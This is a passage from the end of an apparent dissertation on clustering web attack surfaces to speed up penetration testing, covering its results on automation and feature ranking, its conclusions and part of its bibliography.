In this study, we set out to prove for web attack surfaces that compression by security-relevant features could be done in a way meaningful to offensive security testing. We chose security-relevant features based on their relevance to the OWASP Top 10 risk framework [125]. We developed the ASP UI and framework, and proved it to be capable of compressing the web attack surfaces of 12 diverse organizations in a meaningful way. Case studies showed how ASP output could be used in an actual offensive security testing scenario. By compressing the attack surface, ASP combined nodes with similar technology or configuration so test procedures could be repeated; and nodes with unique technology or configuration were highlighted so a tester can properly prioritize them, assess their vulnerability, and apply unique test procedures where needed. We used the Rand Index to show how well each security-relevant

feature applied to compress each attack surface, and also used it to rank the features based on their effectiveness.

5.4.2 Automation

Using the Rand Index, we proved that automation of the process was possible. By defining the parameters using six randomly-chosen attack surfaces and then testing the parameters using ASP's one-click test plan generation feature, automating attack surface analysis was made possible. Furthermore, perfect Rand Index scores for 48 of the 60 feature/attack surface pairs from automation was even better than the 45/60 perfect scores for the manually-derived results. The Mann Whitney U test proved with 95% confidence that there was no significant difference between the automated and manual results.

5.4.3 Best security-relevant features

Rand Index values provided a mathematical way to identify the best security-relevant features. For this study, perfect 1.000 Rand Index scores determined that compressions created using these five features were most likely to have all nodes in the correct clusters:

- Authentication Header
- Non-password forms
- Status code
- X-Powered-By Header
- Autonomous System Number Description

For automation, all but ASN Description also received perfect Rand Index scores. The "worst-case" study showed that even the lowest-performing feature/attack surface pairing still provided a useful clustering.

5.4.4 Room for Improvement

The use of clustering to improve web attack surface mapping is largely dependent on the quality of the similarity measures used to determine which features mean nodes should be grouped together. The best way to improve this process, therefore, is to improve the quality of those similarities, to make them more robust and more accurate. For example, port similarity can be improved by better teaching the algorithm what makes two ports similar. Cookie name similarity (and any other string-based similarity) could be improved by teaching the algorithm to identify random portions of the feature and weight them lower. Natural Language Processing and neural networks might also be used to improve similarity calculation accuracy and thus the overall quality of the end product.

Chapter 6

Conclusions

Our literature review in Chapter 2 showed that most papers considered WAVS in terms of functionality, specifically mapping, sending attacks, and analyzing responses. These papers reinforce the assertion herein that most works evaluating web scanners focus on their performance as a whole, *i.e.*, how many vulnerabilities they could find. Commercial industry has attempted to provide many end-to-end, automated solutions, but as Log4Shell demonstrated, security test engineers that conduct the more manual operations of penetration testing and red teaming would benefit from a more scalable attack surface map.

In Chapter 3, we successfully clustered the external network attack surfaces of multiple representative organizations, compressing networks containing thousands of nodes into a few clusters of similar systems so that a security test engineer can quickly determine a testing strategy and optimize test cases to significantly reduce their testing level of effort. We further improved the process using string similarity to cluster similar services, discovering that this algorithm was effective at not only separating very dissimilar services, but also grouping together more similar services while still identifying crucial differences like version numbers that could be the sole

differentiator between vulnerable and non-vulnerable systems.

In December 2021, the Log4Shell vulnerability was disclosed, and our corresponding study in Chapter 4 provided a detailed timeline and assessment of that activity. The study demonstrated the variations in performance of the many test tools that were quickly released to help security teams find and fix the vulnerability in their networks. This research reinforced the importance of knowing the attack surface, since so many tools relied on users to provide attack surface entry points for the tools to test.

Finally, our study in Chapter 5 used red team reconnaissance tools and techniques to passively identify web domains from twelve of the organizations surveyed in the previous studies. We created twelve data sets using the web server responses from those domains, and the algorithm from the previous studies was expanded to cluster each data set. The Rand Index measurements prove the similarity algorithms developed for the security-relevant features were effective in feeding the agglomerative clustering algorithm to accurately group similar systems and highlight outliers. The qualitative examples demonstrated that the methodology allows offensive security testers and other security professionals, to identify patterns to speed testing across pages on their website, sites in their companies, and even across multiple companies. Not least of all, our study measurements also showed that, when calculated automatically without manual adjustment, the results remained consistent.

This work leaves the door open for research along at least three dimensions:

- Improving similarity calculations for existing features
- Improving the algorithm with multi-dimensional features and principal component analysis
- Implementing additional attack surfaces like physical security and social engi-

neering

The concept of an attack surface has changed dramatically over time. The introduction of bring-your-own-device, the need to open networks to third-party vendors, and the realization of vulnerabilities associated with software dependencies in the supply chain have blurred the classic attack surface boundary. The research in our study has focused on simple network- and application-level attack surfaces to prove the concept. In doing so, however, a framework has been created that can ultimately be applied to other attack surfaces as well, including facilities for physical security analysis and even humans for social engineering analysis. This framework can apply the concepts of compression and outlier detection proven herein to nearly any type of attack surface as our understanding of security implications continues to evolve.

Bibliography

[1] Himli S Abdullah. Evaluation of open source web application vulnerability scanners. *Academic Journal of Nawroz University*, 9(1):47–52, 2020.

[2] Stefan Achleitner, Thomas F La Porta, Patrick McDaniel, Shridatt Sugrim, Srikanth V Krishnamurthy, and Ritu Chadha. Deceiving network reconnaissance using SDN-based virtual topologies. *IEEE Transactions on Network and Service Management*, 14(4):1098–1112, 2017. Publisher: IEEE.

[3] David Adrian. ZGrab2 GitHub repository. *GitHub*, 2020.

[4] Shohreh Ajoudanian and Mohammad Davarpanah Jazi. Deep web content mining. *International Journal of Computer and Information Engineering*, 3(1):63–67, 2009.

[5] Suliman Alazmi and Daniel Conte De Leon. A systematic literature review on the characteristics and effectiveness of web application vulnerability scanners. *IEEE Access*, 2022.

[6] albinowax. James kettle on twitter, 2021.

[7] Muder Almiani, Alia AbuGhazleh, Amer Al-Rahayfeh, Saleh Atiewi, and Abdul Razaque. Deep recurrent neural network for IoT intrusion detection system. *Simulation Modelling Practice and Theory*, 101:102031, 2020. Publisher: Elsevier.

[8] Karthik Anagandula and Pavol Zavarsky. An analysis of effectiveness of black-box web application scanners in detection of stored sql injection and stored xss vulnerabilities. In *2020 3rd International Conference on Data Intelligence and Security (ICDIS)*, pages 40–48. IEEE, 2020.

[9] Apache Software Foundation. Log4j – Apache Log4j 2, 2021.

[10] Apache Software Foundation. Log4j – Changes, Dec 2021.

[11] Md Asaduzzaman, Proteeti Prova Rawshan, Nurun Nahar Liya, Muhmmad Nazrul Islam, and Nishith Kumar Dutta. A vulnerability detection framework for cms using port scanning technique. In *International conference on*

cyber security and computer science, pages 128–139, 2020. tex.organization: Springer.

[12] Maria Bada and Ildiko Pete. An exploration of the cybercrime ecosystem around Shodan. In *2020 7th international conference on internet of things: Systems, management and security (IOTSMS)*, pages 1–8, 2020. tex.organization: IEEE.

[13] G Bagyalakshmi, G Rajkumar, N Arunkumar, M Easwaran, Kumaravelu Narasimhan, V Elamaran, Mario Solarte, Ivan Hernandez, and Gustavo Ramirez-Gonzalez. Network vulnerability analysis on brain Signal/Image databases using nmap and wireshark tools. *IEEE Access*, 6:57144–57151, 2018. Publisher: IEEE.

[14] Michael Bailey, David Dittrich, Erin Kenneally, and Doug Maughan. The menlo report. *IEEE Security & Privacy*, 10(2):71–75, 2012.

[15] Alexander Bakker. Log4shell vulnerability test tool, 2021.

[16] Graham Barbour, André McDonald, and Nenekazi Mkuzangwe. Evasion of port scan detection in zeek and snort and its mitigation. In *ECCWS 2021 20th european conference on cyber warfare and security*, page 25, 2021. tex.organization: Academic Conferences Inter Ltd.

[17] Richard J Barnett and Barry Irwin. Towards a taxonomy of network scanning techniques. In *Proceedings of the 2008 annual research conference of the South African Institute of Computer Scientists and Information Technologists on IT research in developing countries: riding the wave of technology*, pages 1–7, 2008.

[18] Jason Bau, Elie Bursztein, Divij Gupta, and John Mitchell. State of the art: Automated black-box web application vulnerability testing. In *2010 IEEE symposium on security and privacy*, pages 332–345. IEEE, 2010.

[19] Esha Bhandari and Rachel Goodman. Data journalism and the computer fraud and abuse act: Tips for moving forward in an uncertain landscape. In *Computation+ journalism symposium*, 2017.

[20] B Bhavani, V Sucharita, and KVV Satyanarana. Review on techniques and applications involved in web usage mining. *International Journal of Applied Engineering Research*, 12(24):15994–15998, 2017.

[21] Monowar H Bhuyan, Dhruba Kr Bhattacharyya, and Jugal K Kalita. Surveying port scans and their detection methodologies. *The Computer Journal*, 54(10):1565–1581, 2011. Publisher: Oxford University Press.

[22] Binary Defense. log4j-honeypot-flask, jan 2022. original-date: 2021-12-14T18:08:45Z.

[23] Bi.Zone. Log4j Detection, jan 2022. original-date: 2021-12-13T14:46:03Z.

[24] Elias Bou-Harb, Mourad Debbabi, and Chadi Assi. Cyber scanning: a comprehensive survey. *Ieee communications surveys & tutorials*, 16(3):1496–1519, 2013. Publisher: IEEE.

[25] Miroslav Bures. Metrics for automated testability of web applications. In *Proceedings of the 16th International Conference on Computer Systems and Technologies*, pages 83–89, 2015.

[26] Tomas Cejka and Marek Svepes. Analysis of vertical scans discovered by naive detection. In *IFIP international conference on autonomous infrastructure, management and security*, pages 165–169, 2016. tex.organization: Springer.

[27] Joao M Ceron, Justyna J Chromik, Jair Santanna, and Aiko Pras. Online discoverability and vulnerabilities of ICS/SCADA devices in the Netherlands. *arXiv preprint arXiv:2011.02019*, 2020.

[28] Ilias Chalvatzis, Dimitrios A Karras, and Rallis C Papademetriou. Evaluation of security vulnerability scanners for small and medium enterprises business networks resilience towards risk assessment. In *Proceedings of 2019 IEEE international conference on artificial intelligence and computer applications, ICAICA 2019*, pages 52–58, 2019.

[29] Sudhanshu Chauhan and Nutan Kumar Panda. *Hacking web intelligence: Open source intelligence and web reconnaissance concepts and techniques*. Syngress, 2015.

[30] Tsung-Huan Cheng, Ying-Dar Lin, Yuan-Cheng Lai, and Po-Ching Lin. Evasion techniques: Sneaking through your intrusion detection/prevention systems. *IEEE Communications Surveys & Tutorials*, 14(4):1011–1020, 2011.

[31] CISA. Log4j Scanner, Jan 2022. original-date: 2021-12-21T16:23:29Z.

[32] Victor Clincy and Hossain Shahriar. Web application firewall: Network security models and configuration. In *2018 IEEE 42nd annual computer software and applications conference (COMPSAC)*, volume 1, pages 835–836, 2018. tex.organization: IEEE.

[33] Valter Crescenzi, Paolo Merialdo, and Paolo Missier. Clustering web pages based on their structure. *Data & Knowledge Engineering*, 54(3):279–299, 2005.

[34] Crowdstrike. CrowdStrike Launches Free Targeted Log4j Search Tool | CrowdStrike, dec 2021.

[35] Datto. Log4Shell Enumeration, Mitigation and Attack Detection Tool, jan 2022. original-date: 2021-12-13T17:09:38Z.

[36] Giulia De Santis, Abdelkader Lahmadi, Jérôme François, and Olivier Festor. Internet-wide scanners classification using gaussian mixture and hidden markov models. In *2018 9th IFIP International Conference on New Technologies, Mobility and Security (NTMS)*, pages 1–5. IEEE, 2018.

[37] Prachi Deshpande, SC Sharma, and P Sateesh Kumar. Security threats in cloud computing. In *International conference on computing, communication & automation*, pages 632–636, 2015. tex.organization: IEEE.

[38] LP Dias, Jés de Jesus Fiais Cerqueira, Karcius DR Assis, and Raul C Almeida. Using artificial neural network in intrusion detection systems to computer networks. In *2017 9th computer science and electronic engineering (CEEC)*, pages 145–150, 2017. tex.organization: IEEE.

[39] Rabiyatou Diouf, Edouard Ngor Sarr, Ousmane Sall, Babiga Birregah, Mamadou Bousso, and Sény Ndiaye Mbaye. Web scraping: state-of-the-art and areas of application. In *2019 IEEE International Conference on Big Data (Big Data)*, pages 6040–6042. IEEE, 2019.

[40] Adam Doupé, Ludovico Cavedon, Christopher Kruegel, and Giovanni Vigna. Enemy of the state: A {State-Aware}{Black-Box} web vulnerability scanner. In *21st USENIX Security Symposium (USENIX Security 12)*, pages 523–538, 2012.

[41] Adam Doupé, Marco Cova, and Giovanni Vigna. Why johnny can't pentest: An analysis of black-box web vulnerability scanners. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 111–131. Springer, 2010.

[42] Paul Ducklin. Log4Shell explained – how it works, why you need to know, and how to fix it, Dec 2021.

[43] Dmitry Duplyakin, Robert Ricci, Aleksander Maricq, Wong, Eric Eide, Leigh Stoller, Hibler, Kirk Webb, Aditya Akella, Wang, Larry Landweber, Chip Elliott, Zink, Snigdhaswin Kar, and Prabodh Mishra. The design and operation of CloudLab. In *Proceedings of the USENIX Annual Technical Conference (ATC)*, pages 1–14, Jul 2019.

[44] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J Alex Halderman. A search engine backed by Internet-wide scanning. In *Proceedings of the ACM conference on computer and communications security*, volume 2015-Octob, pages 542–553, 2015. ISSN: 15437221.

[45] Zakir Durumeric, Eric Wustrow, and J Alex Halderman. ZMap: Fast internet-wide scanning and its security applications. In *Proceedings of the 22nd USENIX security symposium*, pages 605–619, 2013.

[46] GJ Ebersohn. Internet law: Port scanning and ping flooding: A legal perspective. *THRHR*, 66:563, 2003. Publisher: HeinOnline.

[47] Simon Yusuf Enoch, Jin B Hong, Mengmeng Ge, and Dong Seong Kim. Composite metrics for network security analysis. *arXiv*, 2020. tex.arxivid: 2007.03486.

[48] Damiano Esposito, Marc Rennhard, Lukas Ruf, and Arno Wagner. Exploiting the potential of web application vulnerability scanning. In *ICIMP 2018 the Thirteenth International Conference on Internet Monitoring and Protection, Barcelona, Spain, 22-26 July 2018*, pages 22–29. IARIA, 2018.

[49] Douglas Everson, Ashish Bastola, Rajat Mittal, Siddheshwar Munde, and Long Cheng. A comparative study of log4shell test tools. In *2022 IEEE Secure Development Conference (SecDev)*, pages 16–22. IEEE, 2022.

[50] Douglas Everson and Long Cheng. Network attack surface simplification for red and blue teams. In *2020 IEEE Secure Development (SecDev)*, pages 74–80. IEEE, 2020.

[51] Douglas Everson and Long Cheng. Network attack surface simplification for red and blue teams. In *Proceedings - 2020 IEEE secure development, SecDev 2020*, pages 74–80, 2020.

[52] Douglas Everson and Long Cheng. Compressing network attack surfaces for practical security analysis. In *2021 IEEE Secure Development Conference (SecDev)*, pages 23–29. IEEE, 2021.

[53] Douglas Everson, Long Cheng, and Zhenkai Zhang. Log4shell: Redefining the web attack surface. In *Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb) 2022*, 2022.

[54] Jian Feng, Ying Zhang, and Yuqiang Qiao. A detection method for phishing web page using dom-based doc2vec model. *Journal of computing and information technology*, 28(1):19–31, 2020.

[55] R Fielding, M Nottingham, and J Reschke. Rfc 9110: Http semantics, 2022.

[56] Fox-IT. Github - fox-it/log4j-finder: Find vulnerable log4j2 versions on disk and also inside java archive files (log4shell cve-2021-44228, cve-2021-45046, cve-2021-45105). [Online; accessed 2022-03-20].

[57] Yu Fu, Lu Yu, Oluwakemi Hambolu, Ilker Ozcelik, Benafsh Husain, Jingxuan Sun, Karan Sapra, Dan Du, Christopher Tate Beasley, and Richard R Brooks. Stealthy domain generation algorithms. *IEEE Transactions on Information Forensics and Security*, 12(6):1430–1443, 2017.

[58] Walter Fuertes and Patricio Zambrano. Alternative engine to detect and block port scan attacks using virtual network environments. *International Journal of Computer Science and Network Security*, 11(11):14–23, 2011.

[59] FullHunt. Fullhunt log4j-scan, 2021.

[60] Emad Ghosheh, Sue Black, and Jihad Qaddour. Design metrics for web application maintainability measurement. In *2008 IEEE/ACS International Conference on Computer Systems and Applications*, pages 778–784. IEEE, 2008.

[61] Wael H Gomaa and Aly A Fahmy. A survey of text similarity approaches. *International Journal of Computer Applications*, 68(13):13–18, 2013. Publisher: Citeseer.

[62] Google. Log4jscanner, 2022.

[63] Sumit Goswami, Nabanita R Krishnan, Saurabh Swarnkar, Pallavi Mahajan, et al. Reducing attack surface of a web application by open web application security project compliance. *Defence science journal*, 62(5), 2012.

[64] Thamme Gowda and Chris A Mattmann. Clustering web pages based on structure and style similarity (application paper). In *2016 IEEE 17th International conference on information reuse and integration (IRI)*, pages 175–180. IEEE, 2016.

[65] Robert Graham. MASSCAN : Mass IP port scanner. *GitHub*, 2019. Publication Title: github.com.

[66] Suhit Gupta, Gail Kaiser, David Neistadt, and Peter Grimm. Dom-based content extraction of html documents. In *Proceedings of the 12th international conference on World Wide Web*, pages 207–214, 2003.

[67] Jiawei Han, Jian Pei, and Micheline Kamber. *Data mining: concepts and techniques*. Elsevier, 2011.

[68] Afzalul Haque, Amrit Venkat Ayyar, and Sanjay Singh. A meta data mining framework for botnet analysis. *International Journal of Computers and Applications*, 41(5):392–399, 2019. Publisher: Taylor & Francis.

[69] Hiroaki Hashida, Yuichi Kawamoto, and Nei Kato. Impact of internet-wide scanning on IoT data communication in wireless LANs. In *2020 IEEE international conference on communications workshops (ICC workshops)*, pages 1–6, 2020. tex.organization: IEEE.

[70] Thomas Heumann, Jörg Keller, and Sven Türpe. Quantifying the attack surface of a web application. *Sicherheit 2010. Sicherheit, Schutz und Zuverlässigkeit*, 2010.

[71] Haifa Al Hosani, Maryam Yousef, Shaima Al Shouq, Farkhund Iqbal, and Djedjiga Mouheb. A comparative analysis of cyberbullying and cyberstalking laws in the UAE, US, UK and Canada. In *Proceedings of IEEE/ACS international conference on computer systems and applications, AICCSA*, volume 2019-November, 2019. ISSN: 21615330.

[72] Fu Hau Hsu, Yan Ling Hwang, Cheng Yu Tsai, Wei Tai Cai, Chia Hao Lee, and Kai Wei Chang. TRAP: A Three-way handshake server for TCP connection establishment. *Applied Sciences (Switzerland)*, 6(11):358, 2016. Publisher: Multidisciplinary Digital Publishing Institute.

[73] Huntress. Huntress - Log4Shell Tester, 2022.

[74] SE Idrissi, N Berbiche, F Guerouate, and M Shibi. Performance evaluation of web application security scanners for prevention and protection against vulnerabilities. *International Journal of Applied Engineering Research*, 12(21):11068–11076, 2017.

[75] Liz Izhikevich, Renata Teixeira, and Zakir Durumeric. LZR: Identifying unexpected internet services. In *30th USENIX security symposium*, 2021.

[76] Trapti Jain and Nakul Jain. Framework for web application vulnerability discovery and mitigation by customizing rules through ModSecurity. In *2019 6th international conference on signal processing and integrated networks, SPIN 2019*, pages 643–648, 2019.

[77] Rob Jepson. PortSwigger/log4shell-everywhere, Jan 2022. original-date: 2021-12-16T09:43:53Z.

[78] Chanchala Joshi and Umesh Kumar Singh. Information security risks management framework – A step towards mitigating security risks in university network. *Journal of Information Security and Applications*, 35:128–137, 2017. Publisher: Elsevier.

[79] Parag Mulendra Joshi and Sam Liu. Web document text and images extraction using dom analysis and natural language processing. In *Proceedings of the 9th ACM symposium on Document engineering*, pages 218–221, 2009.

[80] Min Gyung Kang, Juan Caballero, and Dawn Song. Distributed evasive scan techniques and countermeasures. In *International conference on detection of intrusions and malware, and vulnerability assessment*, pages 157–174, 2007. tex.organization: Springer.

[81] Raghavendra Karthik, Sowmya Kamath, et al. W3-scrape-a windows based reconnaissance tool for web application fingerprinting. *arXiv preprint arXiv:1306.6839*, 2013.

[82] Peter Katsumata, Judy Hemenway, and Wes Gavins. Cybersecurity risk management. In *2010-MILCOM 2010 military communications conference*, pages 890–895, 2010. tex.organization: IEEE.

[83] Will Keeling. Selenium-wire, Oct 2022.

[84] Jonathan Kelly, Michael Delaus, Erik Hemberg, and Una May Orreilly. Adversarially adapting deceptive views and reconnaissance scans on a software defined network. In *2019 IFIP/IEEE symposium on integrated network and service management, IM 2019*, pages 49–54, 2019.

[85] James Kettle. ActiveScan++, Jan 2022. original-date: 2017-01-02T00:52:45Z.

[86] Rana Fouad Khalil. *Why Johnny Still Can't Pentest: A Comparative Analysis of Open-source Black-box Web Vulnerability Scanners*. PhD thesis, Université d'Ottawa/University of Ottawa, 2018.

[87] Hwankuk Kim, Taeun Kim, and Daeil Jang. An intelligent improvement of internet-wide scan engine for fast discovery of vulnerable IoT devices. *Symmetry*, 10(5):151, 2018. Publisher: Multidisciplinary Digital Publishing Institute.

[88] Jin Kim, Nara Shin, Seung Yeon Jo, and Sang Hyun Kim. Method of intrusion detection using deep neural network. In *2017 IEEE international conference on big data and smart computing (BigComp)*, pages 313–316, 2017. tex.organization: IEEE.

[89] Woonsan Ko. [LOG4J2-313] JNDI Lookup plugin support - ASF JIRA, 2013.

[90] William Koch and Azer Bestavros. PROVIDE: Hiding from automated network scans with proofs of identity. In *Proceedings - 4th IEEE workshop on hot topics in web systems and technologies, HotWeb 2016*, pages 66–71, 2016.

[91] Nickolaos Koroniotis, Nour Moustafa, Elena Sitnikova, and Benjamin Turnbull. Towards the development of realistic botnet dataset in the internet of things for network forensic analytics: Bot-iot dataset. *Future Generation Computer Systems*, 100:779–796, 2019. tex.ids: Koroniotis2018TowardsDataset publisher: Elsevier.

[92] Akshath Kothari. Log4shell detection with zap. *zaproxy.org*, 2021. Url: https://www.zaproxy.org/blog/2021-12-14-log4shell-detection-with-zap/.

[93] Kozmer. log4j-shell-poc, Mar 2022. original-date: 2021-12-10T23:19:28Z.

[94] David M Kristol. Http cookies: Standards, privacy, and politics. *ACM Transactions on Internet Technology (TOIT)*, 1(2):151–198, 2001.

[95] Sumit Kumar and Sithu D. Sudarsan. An innovative UDP port scanning technique. *International Journal of Future Computer and Communication*, 2014.

[96] Seungwoon Lee, Seung Hun Shin, and Byeong Hee Roh. Abnormal behavior-based detection of shodan and censys-like scanning. In *International conference on ubiquitous and future networks, ICUFN*, pages 1048–1052, 2017. ISSN: 21658536.

[97] Si Liao, Chenming Zhou, Yonghui Zhao, Zhiyu Zhang, Chengwei Zhang, Yayu Gao, and Guohui Zhong. A comprehensive detection approach of nmap: principles, rules and experiments. In *2020 international conference on cyber-enabled distributed computing and knowledge discovery (CyberC)*, pages 64–71. IEEE, 2020.

[98] Cindy Xide Lin, Yintao Yu, Jiawei Han, and Bing Liu. Hierarchical web-page clustering via in-page and cross-page link structures. In *Pacific-Asia Conference on Knowledge Discovery and Data Mining*, pages 222–229. Springer, 2010.

[99] Bing Liu and Kevin Chen-Chuan-Chang. Special issue on web content mining. *Acm Sigkdd explorations newsletter*, 6(2):1–4, 2004.

[100] Logpresso. logpresso/cve-2021-44228-scanner, 2022.

[101] Gordon Lyon. Nmap : Scanning the internet. *Defcon 16*, 2008.

[102] Gordon Lyon. Nmap: The network mapper–Free security scanner. *Nmap. org*, 2020.

[103] Thomas W MacFarland, Jan M Yates, Thomas W MacFarland, and Jan M Yates. Mann–whitney u test. *Introduction to nonparametric statistics for the biological sciences using R*, pages 103–132, 2016.

[104] Nabanita Mandal and Sonali Jadhav. A survey on network security tools for open source. In *2016 IEEE international conference on current trends in advanced computing (ICCTAC)*, pages 1–6, 2016. tex.organization: IEEE.

[105] Pilar Manzanares-Lopez, Juan Pedro Muñoz Gea, Josemaria Malgosa-Sanahuja, and Adrian Flores-de la Cruz. A virtualized infrastructure to offer network mapping functionality in SDN networks. *International Journal of Communication Systems*, 32(10):e3961, 2019. publisher: Wiley Online Library.

[106] Linda Markowsky and George Markowsky. Scanning for vulnerable devices in the Internet of Things. In *Proceedings of the 2015 IEEE 8th international conference on intelligent data acquisition and advanced computing systems: Technology and applications, IDAACS 2015*, volume 1, pages 463–467, 2015.

[107] Angelos K Marnerides and Andreas U Mauthe. Analysis and characterisation of botnet scan traffic. In *2016 International conference on computing, networking and communications (ICNC)*, pages 1–7, 2016. tex.organization: IEEE.

[108] David Maynor. Metasploit toolkit for penetration testing, exploit development, and vulnerability research. In *Metasploit toolkit for penetration testing, exploit development, and vulnerability research*. Elsevier, 2007.

[109] Johan Mazel, Romain Fontugne, and Kensuke Fukuda. Profiling internet scanners: Spatiotemporal structures and measurement ethics. In *2017 network traffic measurement and analysis conference (TMA)*, pages 1–9, 2017. tex.organization: IEEE.

[110] João Paulo S Medeiros, Agostinho M Brito, and Paulo S.Motta Pires. A data mining based analysis of nmap operating system fingerprint database. In *Advances in intelligent and soft computing*, volume 63 AISC, pages 1–8. Springer, 2009. ISSN: 18675662.

[111] João Paulo S Medeiros, Allison C. Da Cunha, Agostinho M Brito, and Paulo S Motta Pires. Automating security tests for industrial automation devices using neural networks. In *IEEE international conference on emerging technologies and factory automation, ETFA*, pages 772–775, 2007.

[112] MergeBase. mergebase/log4j-detector, 2021.

[113] Microsoft. Guidance for preventing, detecting, and hunting for exploitation of the log4j 2 vulnerability. *microsoft.com*, 2022. Url: https://www.microsoft.com/security/blog/2021/12/11/.

[114] Daniel Miessler. The subsequent waves of log4j vulnerabilities aren't as bad as people think - daniel miessler, Dec 2021.

[115] Hassani Mohamed, Lebbat Adil, Tallal Saida, and Medromi Hicham. A collaborative intrusion detection and prevention system in cloud computing. In *2013 africon*, pages 1–5, 2013. tex.organization: IEEE.

[116] Shun Morishita, Takuya Hoizumi, Wataru Ueno, Rui Tanabe, Carlos Ganan, Michel J.G. Van Eeten, Katsunari Yoshioka, and Tsutomu Matsumoto. Detect me if you... Oh wait. An internet-wide view of self-revealing honeypots. In *2019 IFIP/IEEE symposium on integrated network and service management, IM 2019*, pages 134–143, 2019.

[117] Thomas Morris, Shengyi Pan, Jeremy Lewis, Jonathan Moorhead, Nicholas Younan, Roger King, Mark Freund, and Vahid Madani. Cybersecurity risk testing of substation phasor measurement units and phasor data concentrators.

In *Proceedings of the seventh annual workshop on cyber security and information intelligence research*, pages 1–1, 2011.

[118] Mozilla. Server. *developer.mozilla.org*, 2023. Url: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Server.

[119] David Myers, Ernest Foo, and Kenneth Radke. Internet-wide scanning taxonomy and framework. In *Conferences in research and practice in information technology series*, volume 161, pages 61–65, 2015. ISSN: 14451336.

[120] Nitin Naik, Paul Jenkins, Roger Cooke, Jonathan Gillett, and Yaochu Jin. Evaluating automatically generated yara rules and enhancing their effectiveness. In *2020 IEEE Symposium Series on Computational Intelligence (SSCI)*, pages 1146–1153, 2020.

[121] Felix Naumann. Similarity measures. *Hasso Plattner Institut*, 2013.

[122] Charles V Neu, Cássio G Tatsch, Roben C Lunardi, Regio A Michelin, Alex M.S. Orozco, and Avelino F Zorzo. Lightweight IPS for port scan in OpenFlow SDN networks. In *IEEE/IFIP network operations and management symposium: Cognitive management in a cyber world, NOMS 2018*, pages 1–6, 2018.

[123] Luis Olsina and Gustavo Rossi. Measuring web application quality with webqem. *Ieee Multimedia*, 9(4):20–29, 2002.

[124] OWASP. Http headers - owasp cheat sheet series. *owasp.org*, 2021. Url: https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html.

[125] OWASP. Owasp top ten. *owasp.org*, 2021. Url: https://owasp.org/www-project-top-ten/.

[126] Palantir. palantir/log4j-sniffer, 2022.

[127] Paulino Calderon Pale. Mastering the nmap scripting engine. In *Mastering the nmap scripting engine*, page 95. Packt Publishing Ltd, 2015.

[128] Yuanyuan Pan. Interactive application security testing. In *2019 International Conference on Smart Grid and Electrical Automation (ICSGEA)*, pages 558–561, 2019.

[129] Christo Panchev, Petar Dobrev, and James Nicholson. Detecting port scans against mobile devices with neural networks and decision trees. In *International conference on engineering applications of neural networks*, pages 175–182, 2014. tex.ids: panchev2014detecting tex.organization: Springer.

[130] Ivan Pashchenko, Henrik Plate, Serena Elisa Ponta, Antonino Sabetta, and Fabio Massacci. Vulnerable open source dependencies: Counting those that matter. In *Proceedings of the 12th ACM/IEEE international symposium on empirical software engineering and measurement*, pages 1–10, 2018.

[131] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, J. Vanderplas, A. Passos, D. Cournapeau, M. Brucher, M. Perrot, and E. Duchesnay. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research*, 12:2825–2830, 2011.

[132] Kshitija Pol, Nita Patil, Shreya Patankar, and Chhaya Das. A survey on web content mining and extraction of structured and semistructured data. In *2008 First international conference on emerging trends in engineering and technology*, pages 543–546. IEEE, 2008.

[133] Portswigger. Burp Suite Professional, 2021.

[134] Portswigger. Github - activescan++ burp suite plugin, 2021.

[135] PortSwigger. Log4shell scanner, 2021.

[136] Portswigger. Using burp intruder - PortSwigger, Mar 2022.

[137] Malik Qasaimeh, A Shamlawi, and Tariq Khairallah. Black box evaluation of web application scanners: Standards mapping approach. *Journal of Theoretical and Applied Information Technology*, 96(14):4584–4596, 2018.

[138] Helayne T Ray, Raghunath Vemuri, and Hariprasad R Kantubhukta. Toward an automated attack model for red teams. *IEEE Security & Privacy*, 3(4):18–25, 2005. Publisher: IEEE.

[139] Jose Manuel Redondo and Daniel Cuesta. Towards improving productivity in nmap security audits. *Journal of Web Engineering*, 18(7):539–578, 2019. Publisher: River Publishers.

[140] Davi De Castro Reis, Paulo Braz Golgher, Altigran Soares Silva, and AlbertoF Laender. Automatic web news extraction using tree edit distance. In *Proceedings of the 13th international conference on World Wide Web*, pages 502–511, 2004.

[141] Y. Rekhter, B. Moskowitz, D. Karrenberg, G. J. de Groot, and E. Lear. Address allocation for private internets, Feb 1996.

[142] Luis Rosa, Miguel Freitas, Sergey Mazo, Edmundo Monteiro, Tiago Cruz, and Paulo Simões. A comprehensive security analysis of a scada protocol: From OSINT to Mitigation. *IEEE Access*, 7:42156–42168, 2019. Publisher: IEEE.

[143] Ahana Roy, Louis Mejia, Paul Helling, and Aspen Olmsted. Automation of cyber-reconnaissance: A java-based open source tool for information gathering. In *2017 12th International Conference for Internet Technology and Secured Transactions (ICITST)*, pages 424–426. IEEE, 2017.

[144] Jorge M Santos and Mark Embrechts. On the use of the adjusted rand index as a metric for evaluating supervised classification. In *Artificial Neural Networks–ICANN 2009: 19th International Conference, Limassol, Cyprus, September 14-17, 2009, Proceedings, Part II 19*, pages 175–184. Springer, 2009.

[145] Vijaya R Saraswathi, Iftequar Sk Ahmed, Sriveda M Reddy, S Akshay, Vrushik M Reddy, and Sanjana M Reddy. Automation of recon process for ethical hackers. In *2022 International Conference for Advancement in Technology (ICONAT)*, pages 1–6. IEEE, 2022.

[146] Carlos Sarraute and Javier Burroni. Using neural networks to improve classical operating system fingerprinting techniques. *arXiv preprint arXiv:1006.1918*, 2010. tex.arxivid: 1006.1918.

[147] Mayur Satav. Introduction to selenium-wire. *Medium*, 2022. Url: https://medium.com/@mayursatav/introduction-to-selenium-wire-934cc4dd3514.

[148] Karen Scarfone and Peter Mell. An analysis of CVSS version 2 vulnerability scoring. In *2009 3rd international symposium on empirical software engineering and measurement*, pages 516–525, 2009. tex.organization: IEEE.

[149] Quirin Scheitle, Oliver Gasser, Theodor Nolte, Johanna Amann, Lexi Brent, Georg Carle, Ralph Holz, Thomas C Schmidt, and Matthias Wählisch. The rise of certificate transparency and its implications on the internet ecosystem. In *Proceedings of the Internet Measurement Conference 2018*, pages 343–349, 2018.

